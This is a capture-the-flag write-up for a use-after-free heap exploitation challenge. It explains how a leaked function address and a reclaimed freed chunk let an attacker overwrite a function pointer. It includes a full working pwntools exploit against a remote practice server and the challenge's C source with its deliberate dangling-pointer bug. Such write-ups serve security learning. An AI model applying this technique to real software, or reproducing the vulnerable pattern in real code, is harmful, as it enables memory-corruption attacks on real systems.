

This is a basic UAF challenge where you have a dangling pointer of a free chunk. This dangling pointer is then used to overwrite the freed chunk's metadata.

```
typedef struct {
    uintptr_t (*whatToDo)();
    char *username;
} cmd;
```

This challenge provides us with the source code in which we have our user object definition. It contains two members, a function pointer and a char pointer. Note that the size of this object is 8 bytes.

```
int main(){
    setbuf(stdout, NULL);
    user = (cmd *)malloc(sizeof(user));
    while(1){
        printMenu();
```

```
        processInput();
        //if(user){
            doProcess(user);
        //}
    }
    return 0;
}
```

The program then mallocs the userobject.

The way in which this program executes a function is that they are first put into the user objects member “whatToDo” and then executes it using this function.

```
void doProcess(cmd* obj) {
    (*obj->whatToDo)();
}
```

Which means if we can manipulate our “whatToDo” member of the user into our target function, we can then execute that target function. And then we need to leak our target address, which this program conveniently give us in this function.

```
void s(){
    printf("OOP! Memory leak...%p\n",hahaexploitgobrrr);
    puts("Thanks for subsribing! I really recommend becoming a premium
member!");
}
```

The last piece of the puzzle is that we need something that can write into our freed chunk. Which we have using this function

```
void leaveMessage(){
    puts("I only read premium member messages but you can ");
    puts("try anyways:");
    char* msg = (char*)malloc(8);
    read(0, msg, 8);
}
```

This function basically requests a chunk with the size of 8 bytes and then write a message into that chunk. If you remember, our user object is also 8 bytes. This means the malloc will definitely return us the chunk previously used by the user object.

With this we can craft our exploit following these steps:

Leak target function -> free our user object -> malloc into the previously freed user chunk -> overwrite our user chunk with our “message” -> the programs still treats our message as an actual user object and executes the doProcess function.

With this exploit we can get our flag.

Code of the exploit:

```
from pwn import *
# context.log_level = "debug"
# p = process("./vuln")
p = remote("mercury.picoctf.net", 58574)
# pause(2)
#connect with  gdb -q -p $(pidof ./chall)


p.sendlineafter(b'(e)xit\n', b's')
leak = p.recvline()
leak = leak[19:]
leak = leak[:-1]
leak = int(leak, 16)
target = p32(leak)
p.sendlineafter(b'(e)xit\n', b'i')
p.sendlineafter(b"You're leaving already(Y/N)?\n",b'y') #free
p.sendlineafter(b'(e)xit\n', b'l')
p.sendlineafter(b'try anyways:\n', target) #write our payload
p.interactive()
```

Source code of the challenge:

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <ctype.h>

#define FLAG_BUFFER 200
#define LINE_BUFFER_SIZE 20
```

```c
typedef struct {
    uintptr_t (*whatToDo)();
    char *username;
} cmd;

char choice;
cmd *user;

void hahaexploitgobrrr(){
    char buf[FLAG_BUFFER];
    FILE *f = fopen("flag.txt","r");
    fgets(buf,FLAG_BUFFER,f);
    fprintf(stdout,"%s\n",buf);
    fflush(stdout);
}

char * getsline(void) {
    getchar();
    char * line = malloc(100), * linep = line;
    size_t lenmax = 100, len = lenmax;
    int c;
    if(line == NULL)
        return NULL;
    for(;;) {
        c = fgetc(stdin);
        if(c == EOF)
            break;
        if(--len == 0) {
            len = lenmax;
            char * linen = realloc(linep, lenmax *= 2);

            if(linen == NULL) {
                free(linep);
                return NULL;
            }
            line = linen + (line - linep);
            linep = linen;
        }
```

```
        if((*line++ = c) == '\n')
            break;
    }
    *line = '\0';
    return linep;
}

void doProcess(cmd* obj) {
    (*obj->whatToDo)();
}

void s(){
    printf("OOP! Memory leak...%p\n",hahaexploitgobrrr);
    puts("Thanks for subsribing! I really recommend becoming a premium
member!");
}

void p(){
    puts("Membership pending... (There's also a super-subscription you can
also get for twice the price!)");
}

void m(){
    puts("Account created.");
}

void leaveMessage(){
    puts("I only read premium member messages but you can ");
    puts("try anyways:");
    char* msg = (char*)malloc(8);
    read(0, msg, 8);
}

void i(){
    char response;
    puts("You're leaving already(Y/N)?");
    scanf(" %c", &response);
    if(toupper(response)=='Y'){
        puts("Bye!");
```

```
        free(user);
    }else{
        puts("Ok. Get premium membership please!");
    }
}

void printMenu(){
    puts("Welcome to my stream! ^W^");
    puts("==========================");
    puts("(S)ubscribe to my channel");
    puts("(I)nquire about account deletion");
    puts("(M)ake an Twixer account");
    puts("(P)ay for premium membership");
    puts("(l)eave a message(with or without logging in)");
    puts("(e)xit");
}

void processInput(){
  scanf(" %c", &choice);
  choice = toupper(choice);
  switch(choice){
    case 'S':
    if(user){
        user->whatToDo = (void*)s;
    }else{
        puts("Not logged in!");
    }
    break;
    case 'P':
    user->whatToDo = (void*)p;
    break;
    case 'I':
    user->whatToDo = (void*)i;
    break;
    case 'M':
    user->whatToDo = (void*)m;
    puts("==========================");
    puts("Registration: Welcome to Twixer!");
    puts("Enter your username: ");
    user->username = getsline();
```

```
    break;
   case 'L':
    leaveMessage();
    break;
    case 'E':
    exit(0);
    default:
    puts("Invalid option!");
    exit(1);
      break;
  }
}

int main(){
    setbuf(stdout, NULL);
    user = (cmd *)malloc(sizeof(user));
    while(1){
        printMenu();
        processInput();
        //if(user){
            doProcess(user);
        //}
    }
    return 0;
}
```